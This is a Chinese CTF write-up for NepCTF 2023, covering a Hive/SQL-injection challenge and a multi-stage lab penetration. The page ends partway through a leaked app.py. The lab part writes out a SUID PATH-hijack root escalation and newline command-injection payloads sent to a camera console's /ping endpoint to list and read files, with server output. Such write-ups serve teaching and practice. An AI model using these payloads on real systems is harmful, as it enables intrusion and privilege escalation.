NepCTF 2023 WP


Web

Hive it

这道题考察的点有两个 一个是对于给出源码的审计，还有一个是对漏洞的分析

首先我们拿到题目给的附件，根据题目描述

在https://www.murphysec.com/对附件进行扫描



可以看到扫描出了很多相关的漏洞

然后结合题目名称和代码审计，我们最终把目标锁定到这两个cve上

```
        }

        // In The Hack Env, u needs to get a real token
        if (!Objects.equals(token,  b: "hit_si11y_Drunkbaby")) {
            throw new Exception("Invalid Token");
        }
        JSONArray results = QueryService.connection(command);
        String s=results.toString();
        model.addAttribute( s: "results", s);
        return "index";
    }
```

根据源码我们可以看出，要想进行sql语句的任意执行，我们先要获取到正确的token，然后结合我们刚才扫描的结果，还有以下的源码，可以通过sql注入的方式进行利用

```
    if (checkInputFilter.checkInputXXE(name)) {
        throw new Exception("Input is not valid");
    }
    if ("1".equals(type)) {
        ps = con.prepareStatement( sql: "select token from `" + tableName + "`where `name`=?");
        ps.setBinaryStream( parameterIndex: 1, new ByteArrayInputStream(name.getBytes()));
    } else {
        ps = con.prepareStatement( sql: "select token from `" + tableName + "`where `name`= ?");
        ps.setString( parameterIndex: 1, name);
    }

    ResultSet rs = ps.executeQuery();
    StringBuilder res = new StringBuilder("");
```

在这个地方可以进行sql注入的漏洞利用，获取到正确的token

然后在获取到token之后，就可以去执行任意sql查询

CVE-2018-1284 Detail

Description

In Apache Hive 0.6.0 to 2.3.2, malicious user might use any xpath UDFs (xpath/xpath_string/xpath_boolean/xpath_number/xpath_double/xpath_float/xpath_long/xpath_int/xpath_short) to expose the content of a file on the machine running HiveServer2 owned by HiveServer2 user (usually hive) if hive.server2.enable.doAs=false.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 3.7 LOW **Vector:** CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

在这个地方我们可以看一下有关于CVE-2018-1284的漏洞描述，是由于配置不当造成的xpath相关的UDF造成的xxe任意文件读取漏洞

如果想要继续深究的话可以看看漏洞修复的相关commit
https://github.com/apache/hive/commit/f80a38ae1174553022deae4f8774918401d9756d

鉴于这道题的nday性质，就不公开写poc了，如果对题目还有其他疑惑的话，可以私聊出题人一起讨论

独步天下

前言

sockets5代理文章如下

利用Venom+Proxifier来实现内网流量代理 – 天下大木头 (wjlshare.com)

建议是采用venom+BP的socks代理来实现内网转发，标准WP只写了手动计算发包的操作。

本题二三阶段存在非预期直接提权到root，由于本人配置不当导致。

第一阶段是qemu，对于qemu的IO转发我采用的是xinetd守护进程，这个守护进程的启动是通过root用户启动一个启动脚本。


该脚本未进行降权操作，所有用户均可写入，导致了在反弹shell到docker内覆写/bin/bash 后，nc localhost 8888 可直接提权到root。

解题步骤：

第一阶段：

nc连接，得到shell，是在qemu内部起的虚拟机。


正常思路先看看init文件



没有挂载任何驱动，flag不可读，有tmp目录，还是常规渗透思路进行提权，尝试suid提权。

dev不可写那就报错输出到tmp

find / -perm -u=s -type f 2>/tmp/tmp



发现nmap带有suid，运行下试试看，可以发现传参报错ports-alive没有权限执行，猜测nmap会去调用ports-alive，直接打一手环境变量

但是这里我提供一个下载脚本，如果经验不足的可以下载下来看看是什么用IDA看看

```python
from pwn import *
r = remote('127.0.0.1',32768)
r.recvuntil("$ ")
r.sendline('base64 /bin/nmap')
r.recvuntil('base64 /bin/nmap')
response = r.recvall(timeout=2).decode()
encoded_file_content = response.split('/ $', 1)[0].strip()
with open('./nmap', 'wb') as f:
    f.write(base64.b64decode(encoded_file_content))
r.close()
```

可以很明显的看见了setuid和setgid都是0直接用root身份权限去运行ports-alive也可以想到打环境变量

```
int __cdecl main(int argc, const char argv, const char envp)
{
  char *v4; // rdx
  const char v5; // [rsp+0h] [rbp-410h]
  int i; // [rsp+1Ch] [rbp-3F4h]
  _WORD v7[8]; // [rsp+20h] [rbp-3F0h] BYREF
  char v8[984]; // [rsp+30h] [rbp-3E0h] BYREF
  unsigned __int64 v9; // [rsp+408h] [rbp-8h]

  v5 = argv;
  v9 = __readfsqword(0x28u);
  if ( argc <= 1 )
    return 1;
  strcpy((char *)v7, "ports-alive ");
  HIBYTE(v7[6]) = 0;
  v7[7] = 0;
```

```
  v4 = v8;
  memset(v8, 0, sizeof(v8));
  for ( i = 1; i < argc; ++i )
  {
    argv = (const char )v5[i];
    j_strcat_ifunc(v7, argv);
    v4 = (char *)j_strlen_ifunc(v7);
    *(_WORD *)((char *)v7 + (_QWORD)v4) = 32;
  }
  setuid(0LL, argv, v4);
  setgid(0LL);
  system(v7);
  return 0;
}
```

成功提权

```
echo "/bin/sh">/tmp/ports-alive
chmod 777 /tmp/ports-alive
export PATH=/tmp:$PATH
env
nmap 1
```

现在抓取flag和读取下ports-alive的内容

flag

假作真时真亦假,真作假时假亦真

flag{Everything_is_illusory}


第二阶段

```
1 ports-alive
```

```
2
3  #!/bin/bash
4
5  get_start_ip() {
6      ip="$1"
7      subnet="$2"
8      IFS='.'
9      set -- $ip
10     oct1=$1
11     oct2=$2
12     oct3=$3
13     oct4=$4
14     start_oct4=$(( oct4 & subnet ))
15     echo "$oct1.$oct2.$oct3.$start_oct4"
16 }
17
18 get_end_ip() {
19     ip="$1"
20     subnet="$2"
21     IFS='.'
22     set -- $ip
23     oct1=$1
24     oct2=$2
25     oct3=$3
26     oct4=$4
27     end_oct4=$(( (oct4 & subnet) | (255 - subnet) ))
28     echo "$oct1.$oct2.$oct3.$end_oct4"
29 }
30
31 ip2long() {
32     IFS='.'
33     set -- $1
34     echo $(( ($1<<24) + ($2<<16) + ($3<<8) + $4 ))
35 }
36
37 long2ip() {
38     echo $(($1>>24)).$(($1>>16&255)).$(($1>>8&255)).$(($1&255))
39 }
40
41
42 if [ "$(id -u)" != "0" ]; then
43     echo "此脚本需要以root权限运行"
44     exit 1
45 fi
46
47 if [ $# -lt 3 ]; then
48     echo "请提供目标主机或目标网段、起始端口和结束端口作为脚本参数"
```

```
    exit 1
fi

target=$1
start_port=$2
end_port=$3

if echo "$target" | grep -q "/"; then
    # 目标是网段
    echo "扫描目标：$target"
    target_ip=$(echo "$target" | cut -d '/' -f 1)
    subnet=$(echo "$target" | cut -d '/' -f 2)
    start_ip=$(get_start_ip "$target_ip" "$subnet")
    end_ip=$(get_end_ip "$target_ip" "$subnet")
    echo "起始IP地址：$start_ip"
    echo "结束IP地址：$end_ip"

    # 定义并行处理的最大并发数
    max_processes=10

    # 进行端口扫描和存活检测
    seq "$(ip2long "$start_ip")" "$(ip2long "$end_ip")" | while read -r ip; do
        {
            current_ip=$(long2ip "$ip")
            for port in $(seq "$start_port" "$end_port"); do
                (nc -z -w 1 "$current_ip" "$port") >/tmp/tt 2>&1 && echo "IP地址
            done
        } &
        # 限制并行处理的数量
        if [ $(jobs | wc -l) -ge "$max_processes" ]; then
            wait
        fi
    done
    wait

else
    # 目标是单个主机
    echo "扫描目标：$target"
    target_ip=$target

    # 进行端口扫描和存活检测
    for port in $(seq "$start_port" "$end_port"); do
        (nc -z -w 1 "$target_ip" "$port") >/tmp/tt 2>&1 && echo "IP地址 $target_
    done
fi
```

可以发现已经成功拿到第一个flag了，而且ports-alive是端口和网段存活检测脚本，结合题目介绍是渗透题，开始进行网段扫描看看有什么web服务




获取到 ip，执行脚本如下,考虑到qemu内存有限，一个个网段手动试试看

./ports-alive 192.168.200.1 0 100

但是会发现一直说not found是因为我们这里只有sh但是头标记是bash，我们用echo替换

echo '#!/bin/sh' | cat - ports-alive > temp && mv temp ports-alive
chmod 777 ./ports-alive



网段192.168.200.1的80和82是开放的，我们都分别正常的发送get包试试看，先看看82

echo -e "GET / HTTP/1.1\r\nHost: 192.168.200.1\r\n\r\n" | nc 192.168.200.1 82

回显如下，可以看见82是一个python运行的摄像头控制台服务，在里面有上传文件的功能和ping功能，看见ping直接想到命令执行绕过

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 6764
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Wed, 21 Jun 2023 08:53:25 GMT

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>摄像头控制台</title>

    <!-- AdminLTE CSS -->
    <link rel="stylesheet" href="/static/AdminLTE/dist/css/adminlte.min.css">

    <!-- Font Awesome Icons -->
    <link rel="stylesheet" href="/static/AdminLTE/plugins/fontawesome-free/css/a

    <!-- Google Font: Source Sans Pro -->
    <link href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,
</head>

<body class="hold-transition sidebar-mini">
    <div class="wrapper">
        <!-- Navbar -->
        <nav class="main-header navbar navbar-expand navbar-white navbar-light">
            <ul class="navbar-nav">
                <li class="nav-item">
                    <a class="nav-link" data-widget="pushmenu" href="#" role="bu
                </li>
            </ul>
        </nav>
        <!-- /.navbar -->

        <!-- Main Sidebar Container -->
        <aside class="main-sidebar sidebar-dark-primary elevation-4">
            <a href="#" class="brand-link">
                <span class="brand-text font-weight-light">摄像头控制台</span>
```

```
            </a>

            <div class="sidebar">
                <nav class="mt-2">
                    <ul class="nav nav-pills nav-sidebar flex-column" data-widge
                        <li class="nav-item">
                            <a href="#" class="nav-link active">
                                <i class="nav-icon fas fa-video"></i>
                                <p>摄像头</p>
                            </a>
                        </li>
                    </ul>
                </nav>
            </div>
        </aside>

        <!-- Content Wrapper. Contains page content -->
        <div class="content-wrapper">
            <section class="content-header">
                <div class="container-fluid">
                    <div class="row mb-2">
                        <div class="col-sm-6">
                            <h1>摄像头</h1>
                        </div>
                    </div>
                </div>
            </section>

            <section class="content">
                <div class="container-fluid">
                    <div class="row">
                        <div class="col-md-8">
                            <div class="card">
                                <div class="card-header">
                                    <h3 class="card-title">实时画面</h3>
                                </div>
                                <div class="card-body">
                                    <div class="row">
                                        <div class="col-md-6">
                                            <div class="input-group">
                                                <input type="text" class="form-c
                                                <button class="btn btn-primary"
                                            </div>
                                        </div>
                                    </div>
                                    <div class="row mt-4">
                                        <div class="col-md-12">
```

```
                                        <img src="https://via.placeholder.co
                                    </div>
                                </div>
                                <div class="row mt-4">
                                    <div class="col-md-12">
                                        <h4>头像预览</h4>
<img src="/static/uploads/avatar.png" alt="头像" class="img-thumbnail" id="avatar
</div>
</div>
</div>
</div>
</div>
<div class="col-md-4">
<div class="card">
<div class="card-header">
<h3 class="card-title">网络测试</h3>
</div>
<div class="card-body">
<form action="/ping" method="post" id="ping-form">
<div class="mb-3">
<label for="ip_address" class="form-label">IP 地址: </label>
<input type="text" class="form-control" id="ip_address" name="ip_address" placeh
</div>
<button type="submit" class="btn btn-primary">Ping</button>
</form>
<div id="ping-result" class="mt-4"></div>
</div>
</div>
<div class="card">
<div class="card-header">
<h3 class="card-title">上传头像</h3>
</div>
<div class="card-body">
<form action="/upload_avatar" method="post" enctype="multipart/form-data" id="up
<div class="mb-3">
<label for="file" class="form-label">选择头像文件: </label>
<input type="file" class="form-control" id="file" name="file" accept="image/png"
</div>
<button type="submit" class="btn btn-primary">上传</button>
</form>
</div>
</div>
</div>
</div>
</div>
</section>
</div>
```

```
<!-- /.content-wrapper -->
<footer class="main-footer">
<div class="float-right d-none d-sm-inline">
版本 1.0
</div>
<strong>摄像头控制台 © 2023</strong>
</footer>
</div>
<!-- ./wrapper -->
<!-- jQuery -->
<script src="/static/AdminLTE/plugins/jquery/jquery.min.js"></script>
<!-- Bootstrap 4 -->
<script src="/static/AdminLTE/plugins/bootstrap/js/bootstrap.bundle.min.js"></sc
<!-- AdminLTE App -->
<script src="/static/AdminLTE/dist/js/adminlte.min.js"></script>
<!-- Camera Update -->
<script>
$('#update-camera').click(function() {
$('#camera-img').attr('src', $('#camera-url').val());
});
</script>
<!-- Ping Result -->
<script>
$('#ping-form').submit(function(e) {
e.preventDefault();
$.ajax({
type: "POST",
url: "/ping",
data: $('#ping-form').serialize(),
success: function(response) {
$('#ping-result').html('<div class="alert alert-success" role="alert">' + respon
},
error: function(xhr, status, error) {
$('#ping-result').html('<div class="alert alert-danger" role="alert">' + xhr.res
}
});
});    // Upload Avatar
    $('#upload-avatar-form').submit(function(e) {
        e.preventDefault();
        var formData = new FormData(this);
        $.ajax({
            type: "POST",
            url: "/upload_avatar",
data: formData,
contentType: false,
processData: false,
success: function(response) {
```

```
$('#avatar-img').attr('src', '/static/uploads/' + response);
$('#upload-avatar-form')[0].reset();
alert('头像上传成功');
},
error: function(xhr, status, error) {
alert('头像上传失败: ' + xhr.responseText);
}
});
});
</script>

</body>
</html>/bin
```

对着ip_address参数发送post包回车绕过执行ls看看

```
echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length: 24\r\nAccept: */*\r\nContent-Type: application/x-www-form-urlencoded; charset=UTF-8\r\nOrigin: http://192.168.200.1:82\r\nReferer: http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection: close\r\n\r\nip_address=127.0.0.1\nls" | nc 192.168.200.1 82
```

注意手动计算下content-length和参数的长度

```
/tmp # $ echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Lengt
[DEBUG] Sent 0x18b bytes:
    'echo -e "POST /ping HTTP/1.1\\r\\nHost: 192.168.200.1:82\\r\\nContent-Lengt
[DEBUG] Received 0x1 bytes:
    'H'
H[DEBUG] Received 0x26b bytes:
    'TTP/1.0 200 OK\r'
    '\r\n'
    'Content-Type: text/html; charset=utf-8\r'
    '\r\n'
    'Content-Length: 432\r'
    '\r\n'
    'Server: Werkzeug/2.0.3 Python/3.6.9\r'
    '\r\n'
    'Date: Thu, 20 Jul 2023 16:34:19 GMT\r'
    '\r\n'
    '\r'
    '\r\n'
```

```
    'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.\r\n'
    '64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.033 ms\r\n'
    '64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms\r\n'
    '\r\n'
    '--- 127.0.0.1 ping statistics ---\r\n'
    '2 packets transmitted, 2 received, 0% packet loss, time 1025ms\r\n'
    'rtt min/avg/max/mdev = 0.033/0.041/0.049/0.008 ms\r\n'
    'app.py\r\n'
    'bzImage\r\n'
    'ctf.xinetd\r\n'
    'flag\r\n'
    'identity\r\n'
    'identity.c\r\n'
    'libping.so\r\n'
    'passwd\r\n'
    'ping.c\r\n'
    'rootfs.cpio\r\n'
    'run.sh\r\n'
    'start.sh\r\n'
    'static\r\n'
    'templates\r\n'
    '/tmp # '
```

可以发现这里有identity.c ping.c 和一些小脚本，这过程省略，直接抓取identity.c 和app.py

```
echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length: 36\r\nAccept: */*\r\nContent-Type: application/x-www-form-urlencoded; charset=UTF-8\r\nOrigin: http://192.168.200.1:82\r\nReferer: http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection: close\r\n\r\nip_address=127.0.0.1\ncat identity.c" | nc 192.168.200.1 82
```

```
echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length: 32\r\nAccept: */*\r\nContent-Type: application/x-www-form-urlencoded; charset=UTF-8\r\nOrigin: http://192.168.200.1:82\r\nReferer: http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection: close\r\n\r\nip_address=127.0.0.1\ncat app.py" | nc 192.168.200.1 82
```

源码获取如下

app.py

```python
from flask import Flask, render_template, request, url_for, redirect
import os
import ctypes
import ctypes.util
import time
os.environ['FLASK_ENV'] = 'production'
app = Flask(__name__)
app.config['UPLOAD_FOLDER'] = './'

lib_name='./libping.so'
def load_ping_library():
    # 加载共享库
    mylib = ctypes.CDLL(lib_name)
    return mylib

